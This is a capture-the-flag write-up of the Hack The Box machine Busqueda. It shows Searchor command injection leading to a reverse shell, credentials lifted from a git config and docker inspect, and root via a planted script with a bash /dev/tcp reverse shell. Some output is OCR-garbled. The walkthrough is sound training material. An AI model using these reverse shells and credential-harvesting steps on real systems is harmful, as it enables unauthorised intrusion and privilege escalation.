Busqueda

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.208 Lets try pinging it

```
ping 10.10.11.208 -c 5

PING 10.10.11.208 (10.10.11.208) 56(84) bytes of data.
64 bytes from 10.10.11.208: icmp_seq=1 ttl=63 time=72.5 ms
64 bytes from 10.10.11.208: icmp_seq=2 ttl=63 time=77.9 ms
64 bytes from 10.10.11.208: icmp_seq=3 ttl=63 time=87.3 ms
64 bytes from 10.10.11.208: icmp_seq=4 ttl=63 time=641 ms
64 bytes from 10.10.11.208: icmp_seq=5 ttl=63 time=73.5 ms
--- 10.10.11.208 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 72.488/190.466/641.098/225.376 ms
```

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.208 --ulimit 5000
```

```
rustscan -a 10.10.11.208 --ulimit 5000
me nouem bay rong scanner.
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
 _____
Scanning ports: The virtual equivalent of knocking on doors.
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.208:22
Open 10.10.11.208:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 19:49 IST
Initiating Ping Scan at 19:49
Scanning 10.10.11.208 [2 ports]
Completed Ping Scan at 19:49, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:49
Completed Parallel DNS resolution of 1 host. at 19:49, 2.55s elapsed
DNS resolution of 1 IPs took 2.55s. Mode: Async [#: 2, 0K: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:49
Scanning 10.10.11.208 [2 ports]
Discovered open port 22/tcp on 10.10.11.208
Discovered open port 80/tcp on 10.10.11.208
Completed Connect Scan at 19:49, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.11.208
Host is up, received syn-ack (0.086s latency).
Scanned at 2024-10-10 19:49:46 IST for 0s
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.83 seconds
```

```
Open Ports

PORT STATE SERVICE REASON

22/tcp open ssh syn-ack

80/tcp open http syn-ack
```

Lets try an aggressive scan on these

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.208 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Busqueda git:(main)±3 (12.795s)
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.208 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 19:51 IST
Nmap scan report for 10.10.11.208
Host is up (0.10s latency).
PORT STATE SERVICE VERSION
| ssh-hostkey:
   256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
   256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds
```

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 256 4f:e3:a6:67:a2:27:f9:11:8d:c3:0e:d7:73:a0:2c:28 (ECDSA)
|_ 256 81:6e:78:76:6b:8a:ea:7d:1b:ab:d4:36:b7:f8:ec:c4 (ED25519)

80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://searcher.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)

Service Info: Host: searcher.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel
```

Lets add searcher.htb to /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.
10.10.11.242
                devvortex.htb
                                 dev.devvortex.htb
10.10.11.252
                bizness.htb
10.10.11.217
                topology.htb
                                latex.topology.htb
                                                         dev.
10.10.11.227
                                 tickets.keeper.htb
                keeper.htb
10.10.11.136
                panda.htb
                                 pandora.panda.htb
10.10.11.105
                horizontall.htb api-prod.horizontall.htb
10.10.11.239
                codify.htb
10.10.11.208
                searcher.htb
```

Alright lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration Directory Fuzzing

feroxbuster -u http://searcher.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r

```
feroxbuster -u http://searcher.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
by Ben "epi" Risher 🤓
                            http://searcher.htb
    Target Url
 0
    Threads
    Wordlist
                            /usr/share/wordlists/dirb/common.txt
    Status Codes
                            All Status Codes!
 ð
    Timeout (secs)
    User-Agent
                            feroxbuster/2.11.0
    Config File
                            /home/pks/.config/feroxbuster/ferox-config.toml
    Extract Links
                            true
 388
    HTTP methods
                            [GET]
    Follow Redirects
                            true
    Recursion Depth
 388
    Press [ENTER] to use the Scan Management Menu™
404
        GET
                   51
                            31w
                                     207c Auto-filtering found 404-like response and c
                   51
405
        GET
                            20w
                                     153c http://searcher.htb/search
200
        GET
                 4301
                           751w
                                   13519c http://searcher.htb/
                            28w
                                     277c http://searcher.htb/server-status
403
        GET
                   91
[######## - 7s
                                4615/4615
                                             0s
                                                     found:3
                                                                   errors:1633
[########## - 6s
                                4614/4614
                                             743/s
                                                     http://searcher.htb/
```

```
405 GET 5l 20w 153c <a href="http://searcher.htb/search@red">http://searcher.htb/@red</a> 200 GET 430l 751w 13519c <a href="http://searcher.htb/@red">http://searcher.htb/@red</a>
```

VHOST Enumeration


```
ffuf -u http://searcher.htb -H "Host: FUZZ.searcher.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
-ac
```


```
ffuf -u http://searcher.htb -H "Host: FUZZ.searcher.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac
       v2.1.0-dev
                     : GET
 :: Method
                     : http://searcher.htb
 :: URL
                    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
: Host: FUZZ.searcher.htb
   Wordlist
   Header
   Follow redirects : false
                     : true
: 10
   Calibration
   Timeout
    Threads
                      : Response status: 200-299,301,302,307,401,403,405,500
 :: Matcher
: Progress: [19966/19966] :: Job [1/1] :: 375 req/sec :: Duration: [0:00:44] :: Errors: 0 ::
```

nothing here lets get to this web application now

Web Application

Default page






Now let find some exploit for this

Found this one: https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection

2.4.0-Arbitrary-CMD-Injection ☑



Lets run it First a listener

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

then run the script like this

```
./exploit.sh http://searcher.htb 10.10.16.31
---[Reverse Shell Exploit for Searchor <= 2.4.2 (2.4.0)]---
[*] Input target is http://searcher.htb
[*] Input attacker is 10.10.16.31:9001
[*] Run the Reverse Shell... Press Ctrl+C after successful connection</pre>
```

And we have our reverse shell

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.208 56926
bash: cannot set terminal process group (1655): Inappropriate ioctl for device bash: no job control in this shell
svc@busqueda:/var/www/app$ id
id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
svc@busqueda:/var/www/app$
```

Lets upgrade this

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.208 56926
bash: cannot set terminal process group (1655): Inappropriate ioctl for device
bash: no job control in this shell
svc@busqueda:/var/www/app$ id
id
uid=1000(svc) gid=1000(svc) groups=1000(svc)
svc@busqueda:/var/www/app$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
svc@busqueda:/var/www/app$ ^Z
[1] + 22683 suspended nc -lvnp 9001
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Busqueda/Exploit-for-Searchor-2.4.0-Arbitrary
stty raw -echo; fg
[1] + 22683 continued nc -lvnp 9001
svc@busqueda:/var/www/app$ export TERM=xterm
svc@busqueda:/var/www/app$
```

Here is your user.txt

```
svc@busqueda:~$ cd /home/svc
svc@busqueda:~$ ls -al
total 36
drwxr-x--- 4 svc svc 4096 Apr 3 2023.
drwxr-xr-x 3 root root 4096 Dec 22
                                  2022 ...
                                  2023 .bash_history -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 20
-rw-r--r-- 1 svc svc
                      220 Jan 6
                                  2022 .bash_logout
-rw-r--r-- 1 svc svc 3771 Jan 6
                                  2022 .bashrc
drwx----- 2 svc svc 4096 Feb 28
                                  2023 .cache
-rw-rw-r-- 1 svc svc
                      76 Apr
                              3
                                  2023 .gitconfig
drwxrwxr-x 5 svc svc 4096 Jun 15
                                  2022 .local
                                  2023 .mysql_history -> /dev/null
lrwxrwxrwx 1 root root 9 Apr
-rw-r--r-- 1 svc svc
                      807 Jan 6 2022 .profile
lrwxrwxrwx 1 root root 9 Feb 20
                                  2023 .searchor-history.json -> /dev/null
-rw-r---- 1 root svc
                      33 Oct 10 14:04 user.txt
svc@busqueda:~$
```

Vertical PrivEsc

So looked around to find there is gitea instance on here

```
svc@busqueda:/etc/apache2/sites-enabled$ cat 000-default.conf
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:5000/
        ProxyPassReverse / http://127.0.0.1:5000/
        RewriteEngine On
        RewriteCond %{HTTP_HOST} !^searcher.htb$
        RewriteRule /.* http://searcher.htb/ [R]
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
<VirtualHost *:80>
        ProxyPreserveHost On
        ServerName gitea.searcher.htb
        ServerAdmin admin@searcher.htb
        ProxyPass / http://127.0.0.1:3000/
        ProxyPassReverse / http://127.0.0.1:3000/
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
svc@busqueda:/etc/apache2/sites-enabled$ | | |
```

Lets add this to /etc/hosts

See hosts(5) for details. 10.10.11.242 devvortex.htb dev.devvortex.htb 10.10.11.252 bizness.htb 10.10.11.217 topology.htb latex.topology.htb dev 10.10.11.227 keeper.htb tickets.keeper.htb 10.10.11.136 panda.htb pandora.panda.htb 10.10.11.105 api-prod.horizontall.htb horizontall.htb 10.10.11.239 codify.htb 10.10.11.208 gitea.searcher.htb searcher.htb

Lets see this now

⚠ Not Secure http://gitea.searcher.htb





Gitea: Git with a cup of tea

A painless, self-hosted Git service



Easy to install

Static table lookup for hostnames.

Simply run the binary for your platform, ship it with Docker, or get it packaged.



Cross-platform

Gitea runs anywhere Go can compile for: Windows, macOS, Linux, ARM, etc. Choose the one you love!



Lightweight

Gitea has low minimal requirements and can run on an inexpensive Raspberry Pi. Save your machine energy!



Open Source

Go get code.gitea.io/gitea! Join us by contributing to make this project even better. Don't be shy to be a contributor! We might have some creds in .git folder in /var/www/app as this is running gitea cuz it might be doing it pass over http and not ssh

```
svc@busqueda:/etc/apache2/sites-enabled$ cd /var/www/app/
svc@busqueda:/var/www/app$ ls
app.py templates
svc@busqueda:/var/www/app$ cd .git
svc@busqueda:/var/www/app/.git$ ls
                config
                          HEAD
                                    index logs
                                                    refs
COMMIT_EDITMSG description hooks info
                                           objects
svc@busqueda:/var/www/app/.git$ cat config
        repository format version = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
        remote = origin
        merge = refs/heads/main
svc@busqueda:/var/www/app/.git$ ||
```

Got some creds here

```
    Creds

Username : cody
Password : jh1usoih2bkjaspwe92
```

Lets login in gitea



So lets try this password for the svc user as well

```
svc@busqueda:/var/www/app/.git$ sudo -l
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin,
    use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/var/www/app/.git$
```

Lets try to run this

```
svc@busqueda:/var/www/app/.git$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py as
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

docker-ps : List running docker containers
docker-inspect : Inpect a certain docker container
full-checkup : Run a full system checkup

svc@busqueda:/var/www/app/.git$
```

Now lets run docker-ps as the arguement

```
svc@busqueda:/v=r/www/app/.git$ sub-/usr/bin/python3/opt/scripts/system-checkup.py docker-ps
CONTAINER ID
P68873171e2e
gitea/gitea:latest mysql:8

1 MAGE
2 Months ago
1 Motort an hour
2 Motort an hour
2 Motort an hour
3 Motort an hour
4 Motort a
```

So i looked at the documentation of docker-inspect and we can dump the config in json format here

svc@busqueda:/var/www/app/.git\$ sudo /usr/bin/python3 /opt/scripts/systm-checkup.py docker-inspect '{{json .Config}}' 9608

{"Nostname": "968873171e2e", "Donainame": "", "User": ", "AttachStdin": false, "AttachStdout": false, "AttachStdout": false, "ExposedPorts": {"22/top": {\}, "3968/top": {\}}, "Tty": false, "OpenStdin": false, "ExposedPorts": {"22/top": {\}, "3968/top": {\}}, "Tty": false, "Bernin": false, "Stort StdinDuce": false, "Expr. gible 12", "Gitta__database__BB_TYPE=mysql", "Gitta__database__HBNT=db:3386", "Gitta__database__BBNT=db:3386", "Gitta__database__HBNT=db:3386", "Gi

Lets see this in using jq now

```
"3000/tcp": {}
},
"Tty": false,
"OpenStdin": false,
"StdinOnce": false,
"Env": [
 "USER_UID=115",
 "USER_GID=121",
 "GITEA__database__DB_TYPE=mysql",
 "GITEA__database__HOST=db:3306",
 "GITEA__database__NAME=gitea",
 "GITEA__database__USER=gitea",
 "GITEA__database__PASSWD=yuiu1hoiu4i5ho1uh",
 "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin",
 "USER=git",
  "GITEA_CUSTOM=/data/gitea"
],
```

Creds for mysql now

Im gonna try this in with in gitea as we had another user called administrator there



This user has this scripts repo lets see this We can see the bug in the one we can run

```
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```

So it is not using the full path here so we can exploit this as we can run this in one of the directory we have write access in

```
svc@busqueda:/tmp$ vim full-checkup.sh
svc@busqueda:/tmp$ cat full-checkup.sh
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.16.31/9002 0>&1'
svc@busqueda:/tmp$
```

Lets start a listener

```
nc -lvnp 9002
Listening on 0.0.0.0 9002
```

Then run the sudo command again

And we get root

```
~/Tools
nc -lvnp 9002
Listening on 0.0.0.0 9002
Connection received on 10.10.11.208 54870
root@busqueda:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@busqueda:/tmp# |
```

And here is your root.txt

```
root@busqueda:/tmp# cd
cd
root@busqueda:~# ls -al
ls -al
total 60
drwx----- 9 root root 4096 Oct 10 14:04 .
drwxr-xr-x 19 root root 4096 Mar
                                   2023
lrwxrwxrwx 1 root root
                         9 Feb 20
                                    2023 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Oct 15
                                   2021 .bashrc
drwx----- 3 root root 4096 Mar 1
                                   2023 .cache
drwx----- 3 root root 4096 Mar 1
                                   2023 .config
-rw-r---- 1 root root 430 Apr 3
                                   2023 ecosystem.config.js
-rw-r--r-- 1 root root 104 Apr 3
                                   2023 .gitconfig
drwxr-xr-x 3 root root 4096 Mar
                                1
                                   2023 .local
                                    2023 .my.cnf
-rw----- 1 root root
                        50 Feb 20
lrwxrwxrwx 1 root root
                          9 Feb 20
                                    2023 .mysql_history -> /dev/null
drwxr-xr-x 4 root root 4096 Mar
                                    2023 .npm
                                1
drwxr-xr-x 5 root root 4096 Oct 10 14:03 .pm2
                                   2019 .profile
-rw-r--r-- 1 root root 161 Jul
                                9
                        33 Oct 10 14:04 root.txt
-rw-r---- 1 root root
           4 root root 4096 Apr 3
                                   2023 scripts
drwxr-xr-x
           3 root root 4096 Mar 1 2023 snap
drwx----
root@busqueda:~#
```

Thanks for reading :)